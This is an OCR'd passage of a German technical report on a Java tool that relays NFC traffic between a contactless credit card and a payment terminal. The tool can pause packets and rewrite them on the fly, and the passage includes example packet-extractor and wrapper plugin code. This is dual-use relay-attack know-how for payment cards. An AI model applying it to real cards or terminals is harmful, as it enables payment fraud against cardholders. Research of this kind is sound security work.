


Abb. 24: Schema der Applikation

Die Verbindung zwischen einer NFC Kreditkarte und einem Bezahlterminal (z.B. beim Kiosk) wird über ein PC System weitergeleitet. Auf der einen Seite ist der Leser 1 mit einer NFC Karte angeschlossen und auf der anderen Seite der NFC Leser 2, der die Karte auf Leser 1 emuliert. Danach wird mit einem aktiven NFC Gerät (z.B. Bezahlterminal am Kiosk), welches auf den Leser 2 gehalten wird, die Karte auf dem Leser 1 ausgelesen. Der Datenstrom wird von der LibNfc Library geliefert und ist kein Bestandteil der Applikation.

Die Applikation fängt die erhaltenen Pakete ab und zeigt sie auf dem Bildschirm an. Durch Templates definierte Pakete werden zusätzlich mit einer Beschreibung versehen und in die definierten Felder unterteilt. So kann der Benutzer die Pakete schnell identifizieren und gezielt Modifikationen darauf vornehmen. Im normalen Betriebsmodus wird die Applikation die Pakete einfach weiterleiten und lediglich ausgeben. Zusätzlich kann aber eine Trapping Funktion eingeschaltet werden, die es erlaubt, den Verkehr anzuhalten und zu analysieren. Weiter können auch Regeln gesetzt werden, der die Pakete automatisch modifiziert, ohne dass ein Zeitverlust entsteht. Neben Regeln können auch Regex erstellt werden um Modifikationen vorzunehmen. Diese werden aber auf alle Pakete angewendet auf die der Regex passt.
Beim Start der Applikation wird spezifiziert, auf welchem Port die Pakete empfangen werden und an welchen Host diese weitergeleitet werden sollen. Mit entsprechenden Plugins und Templatedefinitionen ist es möglich, beliebige Streams zu analysieren.
Aufgezeichnete Streams können gespeichert werden, um sie zu einem späteren Zeitpunkt zu analysieren. Sind für einen aufgezeichneten Stream noch keine Templates vorhanden oder wurden neue hinzugefügt kann der aufgezeichnete Stream jederzeit neu geparst werden.

6.4.8 Tools

Die Applikation wird in Java 1.6 und Swing realisiert. Weitere Tools die zum Einsatz kommen sind:

- Eclipse Juno
  - Entwicklungsumgebung
- Snakeyaml 1.11
  - Serialisierungs-Werkzeug für Paket Templates
- libnfc
  - C-Library welche den NFC Stream liefert
- Socat
  - Linuxwerkzeug für die Weiterleitung des Streams über TCP/IP
- Astah
  - Werkzeug für die Erstellung von Diagrammen
- STAN
  - Eclipse Plugin für Softwareanalyse
- GIT
  - Programm zur verteilten Versionsverwaltung

6.4.9 Logische Architektur

Die Applikation wurde in einer klassische Model View Controller Architektur aufgebaut. Das relay Package übernimmt dabei die komplette Businesslogik der Applikation.

6.4.9.1 Packagestruktur

Das Packagediagramm ist auch als Bild im Anhang ersichtlich.




Abb. 25: Packagediagramm

6.4.9.2 Design Model

Das Designmodel ist auch im Anhang als Bild ersichtlich.




Abb. 26: Designmodel

6.4.9.3 Packet Klasse

Die Packet Klasse bildet ein empfangenes Paket ab. Es stehen mehrere Felder zur Verfügung um Informationen über das Paket zu speichern und im UI darzustellen.

6.4.9.3.1 Felder

type: PacketType
PacketType ist ein Enum welches definiert ob das Packet ein Command oder eine Response ist.

isModified: boolean
Dieses Flag wird gesetzt, falls das Paket durch eine Rule oder einen Regex modifiziert wurde.

preamble: byte[]
Falls das Paket eine Preamble hat wie zum Beispiel einen SyncMarker kann diese hier gespeichert werden. Das preamble Feld wird im Parser **nicht** verarbeitet.

packetData: byte[]
Das packetData Feld enthält die eigentlichen Daten des Pakets. Damit es vom Parser verarbeitet werden kann **müssen** die Daten als Ascii Repräsentation vorliegen.

trailer: byte[]
Falls das Packet einen Trailer hat wie zum Beispiel ein End of Command Marker, kann dieser im trailer Feld gespeichert werden. Wie das preamble Feld wird auch das trailer Feld vom Parser **nicht** verarbeitet.

description: String
Das description Feld wird als Paket Identifikation verwendet. Ist ein passendes Template vorhanden wird das Feld entsprechend dem Template übernommen. Falls kein Template vorhanden ist kann das Feld auch im PacketExtractor manuell gesetzt werden (Siehe Abschnitt PacketExtractor für mehr Informationen).

size: int
Das size Feld wird bei Modifikationen am Paket über Rules automatisch angepasst (Bei Regex findet keine Update des size Felds statt). Es wird jedoch nur die Differenz angepasst. Der initiale Wert muss also **manuell** im PacketExtractor gesetzt werden damit diese Funktion genutzt werden kann.

6.4.9.4 StreamHandler Klassen

Um die Daten vom Stream zu lesen und nachfolgend wieder auf den Stream zu schreiben wurde auf ein Consumer Producer Prinzip gesetzt.

6.4.9.4.1 PacketStreamReader

Die PacketStreamReader Klasse übernimmt die Rolle des Producers und wird als Runnable implementiert. Daten werden blockierend vom Inputstream gelesen.

Abhängig vom Benutzer ausgewählten Relay Mode wird die entsprechende PacketExtractor Klasse geladen. Dies wurde durch ein Strategy Pattern realisiert. Die PacketExtractor Klasse dient als Helferklasse, um aus dem Stream Pakete zu generieren.

6.4.9.4.2 PacketStreamReader

Die PacketStreamWriter Klasse übernimmt die Rolle des Consumers die ebenfalls als Runnable implementiert wird. Es wird blockierend auf Pakete gewartet, welche zum senden bereit sind. Zusätzlich wird geprüft, ob der Benutzer den Stream per Trap angehalten hat. Dies wurde über einen TrapListener realisiert, welcher den State des Writers gegebenenfalls auf 'TRAP' (anhalten) oder 'FORWARDING' (weiterleiten) ändert.

Abhängig vom Benutzer ausgewählten Relay Mode wird die entsprechende PacketWrappr Klasse geladen. Dies wurde durch ein Strategy Pattern realisiert. Die PacketWrapper Klasse dient als Helferklasse, um aus den zu sendenden Paketen wieder einen validen Bytestream zu generieren.

Der von der PacketWrapper Klasse gelieferten Bytestream wird dann auf den Outputstream geschrieben.

6.4.9.5 PacketExtractor und PacketWrapper

Der PacketExtractor ist ein Teil des PacketStreamReader. Der PacketStreamReader liest den Bytestream und speichert ihn in einem Buffer. Dieser Buffer wird dem PacketExtractor übergeben, um den Bytestream auf die Packet Klasse abzubilden. Das erstellte Packet wird daraufhin der RelayDataHandler Klasse zur weiteren Verarbeitung übergeben.

Der PacketWrapper ist Teil des PacketStreamWriter. Dieser schreibt die Daten wieder auf den Bytestream. Die Aufgabe des PacketWrapper besteht darin die Daten aus dem Packet wieder so aufzubereiten, dass sie auf den Stream geschrieben werden können.




Abb. 27: Ausschnitt Design Model, Consumer Producer

6.4.9.5.1 Eigenen PacketExtractor schreiben

Um einen eigenen PacketExtractor zu schreiben muss das Interface PacketExtractor implementiert werden. Dieses Interface beinhaltet zwei Methoden wobei vor allem die nachfolgende beachtet werden muss.

6.4.9.5.1.1 public byte[] extractPacketsToHandler(byte[] buffer, RelayDataHandler relayDataHandler, int readBytes, PacketType packetType);

Argumente:

buffer	Beinhaltet die vom Stream gelesenen Daten. Kann auch mehrere Pakete enthalten.
RelayDataHandler	Nimmt extrahiertes Paket entgegen. Muss mit der offer(Packet packet) Methode angeboten werden.
readBytes	Anzahl gelesener Bytes.
packetType	Definiert ob es sich um ein Command oder ein Response Packet handelt.

Return Wert:

Es kann vorkommen dass ein Paket noch nicht vollständig im Buffer ist. Falls dies der Fall ist können die unvollständigen Daten zurückgegeben werden. Dann wird versucht, nochmals vom Stream zu lesen und die fehlenden Daten hinzuzufügen.

Sind keine unvollständigen Daten mehr im Buffer wird ein Buffer der Länge 0 zurückgegeben (new byte[0])

Aufgabe der Methode

Die Aufgabe dieser Methode besteht darin, Pakete aus dem Buffer zu extrahieren und auf die Packet Klasse abzubilden.

Das abgebildete Packet muss dann der RelayDataHandler Klasse übergeben werden.

Abbilden auf Packet Klasse

Damit ein Packet richtig verarbeitet werden kann müssen zwei Felder gesetzt werden. Zum Einen das Datenfeld 'packetData' und zum Anderen das 'type' Feld, welches definiert ob es sich um ein Command oder ein Response Packet handelt.

packetData Feld:

Enthält die eigentlichen Daten des Pakets als Hexadezimale Werte in Ascii Repräsentation.

type Feld:

Definiert ob das Packet ein Command oder eine Response ist. Der Typ des Pakets wird bereits als Argument 'packetType' mitgeliefert und **darf nicht** modifiziert werden

Format der Daten
Um Templates (siehe Template Dokumentation) auf das Packet anwenden zu können müssen die Daten in einer Ascii Repräsentation vorliegen.
Die Hexadezimalen Werte müssen zusätzlich mit einem Whitespace getrennt werden. Zu beachten ist, dass nicht die dezimalen Werte der Daten Ascii codiert werden müssen sondern die Hex – Repräsentation. Byte[] {0x0a} wird somit zu byte[] {0x30,0x20, 0x61} wobei 0x30 die Zahl '0', 0x20 ein Whitespace und 0x61 das Zeichen 'a' in Ascii repräsentiert.

Beispiel: Übertragung auf Byte Ebene:
Aus dem gelieferten Bytestream wurde folgende Werte als eigentliche Daten isoliert
bytePacketData = {0x7a, 0xff, 0xa5, 0x45}

Wie oben beschrieben müssen die Hexadezimalen Werte in eine Ascii Repräsentation gebracht und mit einem Whitespace getrennt werden.
Dafür bietet die ByteArraysUtils Klasse eine statische Hilfsmethode 'byteHexToAsciiHex'. Als Argument liefern wir die bytePacketData und erhalten die als Ascii repräsentierten Hex Daten mit einem Whitespace getrennt zurück. Mit den so formatierten Daten kann nun ein Packet erstellt werden.

Ein Packet erstellen
Es wird empfohlen die von der PacketUtils Klasse bereitgestellt statische Methode 'createPacket' zu benutzen um ein valides Packet zu erhalten. Die Methode nimmt die Daten und den Typ des Packets als Argument und liefert ein entsprechendes Packet. Wichtig ist, dass für den Typ der gelieferte Parameter 'packetType' genutzt wird. Wird dieser geändert und falsch gesetzt wird das Packet möglicherweise nicht an den richtigen Ort geschickt.
Es kann auch manuell ein Packet erstellt werden, wobei man die Felder über die setter Methoden setzen kann.
Die Packet Klasse bietet weitere optionale Felder, welche genutzt werden können. Siehe dazu die Packet Dokumentation.

Das Packet übergeben
Wurde ein valides Packet erstellt muss dieses der RelayDataHandler Klasse übergeben werden welche als Parameter geliefert wird. Dazu benutzen wir die 'offer' Methode.

Beispiel Implementation:

```
Packet myCustomPacket = PacketUtils.createPacket(asciiRepresentedPacketData, packetType);
relayDataHandler.offer(myCustomPacket);
```

6.4.9.5.1.2 public String getName();

Diese Methode wird für die Plugin Architektur benötigt. Der zurückgegebene Wert muss mit dem name Attribut im plugin-Properties File übereinstimmen

6.4.9.5.2 Eigenen PacketWrapper schreiben

Um einen eigenen PacketWrapper zu schreiben muss das Interface PacketWrapper implementiert werden. Dieses Interface beinhaltet zwei Methoden wobei vor allem die nachfolgende beachtet werden muss.

6.4.9.5.2.1 public byte[] wrap(Packet packet);

Argumente:

packet	Packet aus welchem wieder ein valider Bytestream generiert werden muss

Return Wert:

Packet als validen Bytestream in Form eines Byte Arrays

Aufgabe der Methode

Die Aufgabe dieser Methode besteht darin, aus dem Packet einen Bytestream zu generieren der vom Ziel verarbeitet werden kann. Dies beinhaltet zum Beispiel, die Preamble und den Trailer wieder mit den Daten zusammenzufügen.

Beispiel Implementation:

Ausgangslage: Mögliches Ziel erwartet Byte Pakete welche durch einen End of Packet Marker getrennt sind.

```
String asciiHexPacketData = packet.getPacketDataAsString();
byte[] bytePacketData = ByteArraysUtils.asciiHexToByteHex(asciiHexPacketData);
byte[] trailer = packet.getTrailer();
/*
```

```
* merge Data & End of Packet Marker
*/
byte[] packetToSend = ByteArraysUtils.merge(bytePacketData, trailer);
return packetToSend;
```

6.4.9.5.2.2 public String getName();

Diese Methode wird für die Plugin Architektur benötigt. Der zurückgegebene Wert muss mit dem name Attribut im pluginProperties File übereinstimmen.

Bemerkung
Die Utils Klassen ByteArraysUtils und PacketUtils bieten statische Hilfsmethoden welche einem beim extrahieren und wrappen der Packets unterstüzen können.

6.4.9.5.3 Beispiel Klassen

Beispiel ByteExtractor

```
public class ByteExtractor implements PacketExtractor {

	private static final byte[] DELIMITER = new byte[] { (byte) 0xaa,
			(byte) 0xaa, (byte) 0xaa, (byte) 0xaa };

	private static final byte[] END_OF_COMMAND = new byte[] { (byte) 0xbb,
			(byte) 0xbb, (byte) 0xbb, (byte) 0xbb };

	@Override
	public byte[] extractPacketsToHandler(byte[] buffer,
			RelayDataHandler relayDataHandler, int readBytes,
			PacketType packetType) {

		ArrayList<Integer> delimiterIndices = ByteArraysUtils
				.getDelimiterIndices(buffer, DELIMITER);

		int startIndex = 0;
		int endIndex = 0;

		/*
		 * If buffer contains multiple packets, packets are extracted by delimiter
		 */

		for (int i = 0; i < delimiterIndices.size() - 1; i++) {
			startIndex = delimiterIndices.get(i);
			endIndex = delimiterIndices.get(i + 1);
			int size = endIndex - startIndex;
			byte[] plainpacket = ByteArraysUtils.trim(buffer, startIndex, size);
```

```
                Packet packet = extractPacket(packetType, plainpacket);
                relayDataHandler.offer(packet);
        }
        /*
         * only last packet in stream needs to be checked for integrity,
         * previous packets are extracted by delimiter. for untrusted streams, an
         * integrity check for every packet may be applied
         */

        byte[] lastPacketInStream = ByteArraysUtils.trim(buffer, 0, readBytes);
        byte[] endOfCommand = ByteArraysUtils.trim(lastPacketInStream,
                        lastPacketInStream.length - END_OF_COMMAND.length,
                        END_OF_COMMAND.length);
        if (packetIsComplete(endOfCommand)) {
                Packet packet = extractPacket(packetType, lastPacketInStream);
                relayDataHandler.offer(packet);
                return new byte[0];
        } else {
                return lastPacketInStream;
        }
}


/*
 * The Packet class offers multiple fields for usage. See Packet Class
 * documentation for further information
 *
 * Note: originalPacketData field & PacketType are mandatory
 */

private Packet extractPacket(PacketType packetType, byte[] plainpacket) {
        byte[] preamble = ByteArraysUtils
                        .trim(plainpacket, 0, DELIMITER.length);
        byte[] packetData = ByteArraysUtils.trim(plainpacket, DELIMITER.length,
                        plainpacket.length - END_OF_COMMAND.length - DELIMITER.length);
        byte[] trailer = ByteArraysUtils.trim(plainpacket, plainpacket.length
                        - END_OF_COMMAND.length, END_OF_COMMAND.length);

        Packet packet = createPacket(preamble, packetData, trailer, packetType);

        return packet;
}


/*
 * Parser expects an ascii representation of the packet data
 * Example of an parsable originalPacketData input: "0f a4 72".getBytes()
 */
```

```
        private Packet createPacket(byte[] preamble, byte[] packetData,
                        byte[] trailer, PacketType packetType) {

                byte[] asciiHexPacketData = ByteArraysUtils
                                .byteHexToAsciiHex(packetData);
                Packet packet = PacketUtils.createPacket(asciiHexPacketData, packetType);
                packet.setPreamble(preamble);
                packet.setTrailer(trailer);

                return packet;
        }

        private boolean packetIsComplete(byte[] trailer) {
                return Arrays.equals(trailer, END_OF_COMMAND);
        }


        /*
         * String returned in getName() has to match name in properties file
         */

        @Override
        public String getName() {
                return "ByteValues";
        }
}
```

Beispiel ByteWrapper

```
public class ByteWrapper implements PacketWrapper {
        /*
         * Return merged packet contents
         */

        @Override
        public byte[] wrap(Packet packet) {
                byte[] wrappedPacket = packet.getPreamble();
                byte[] packetData = ByteArraysUtils.asciiHexToByteHex(packet.getPacketDataAsString());

                wrappedPacket = ByteArraysUtils.merge(wrappedPacket, packetData);
                wrappedPacket = ByteArraysUtils.merge(wrappedPacket, packet.getTrailer());

                return wrappedPacket;
        }

        @Override
        public String getName() {
                return "byte";
        }
}
```

6.4.9.6 Templates

Um ankommende Pakete identifizieren zu können, werden Templates definiert, welche die Pakete beschreiben. Ankommende Pakete werden mit den definierten Templates verglichen und falls ein Template zutrifft, wird das Paket entsprechend geparst.

6.4.9.6.1 Template Files

Die Template Files müssen im templates Ordner gespeichert werden und müssen auf '.packet' enden. Die Template Files können auch in Unterordnern organisiert werden um die Übersicht zu erhöhen.

6.4.9.6.2 Aufbau und Attribute eines Templates

Ein Template für eine Paket besteht aus einem 'packetDescription' Attribut welches das Paket beschreibt und den dazugehörigen Fields.

Ein Field besteht jeweils aus name, value und description:

name:	Name des Feldes. Muss gesetzt werden
value:	Hexadezimaler Wert des Feldes. Falls dieser gesetzt ist, wird der Wert für die Identifikation des Templates benutzt. Falls mehrere Hex Werte (Bsp. value: 0f ab 72) für die Identifikation verwendet wird, müssen diese durch ein Leerzeichen getrennt sein
description:	Optionales Feld für eine genauere Beschreibung des Feldes

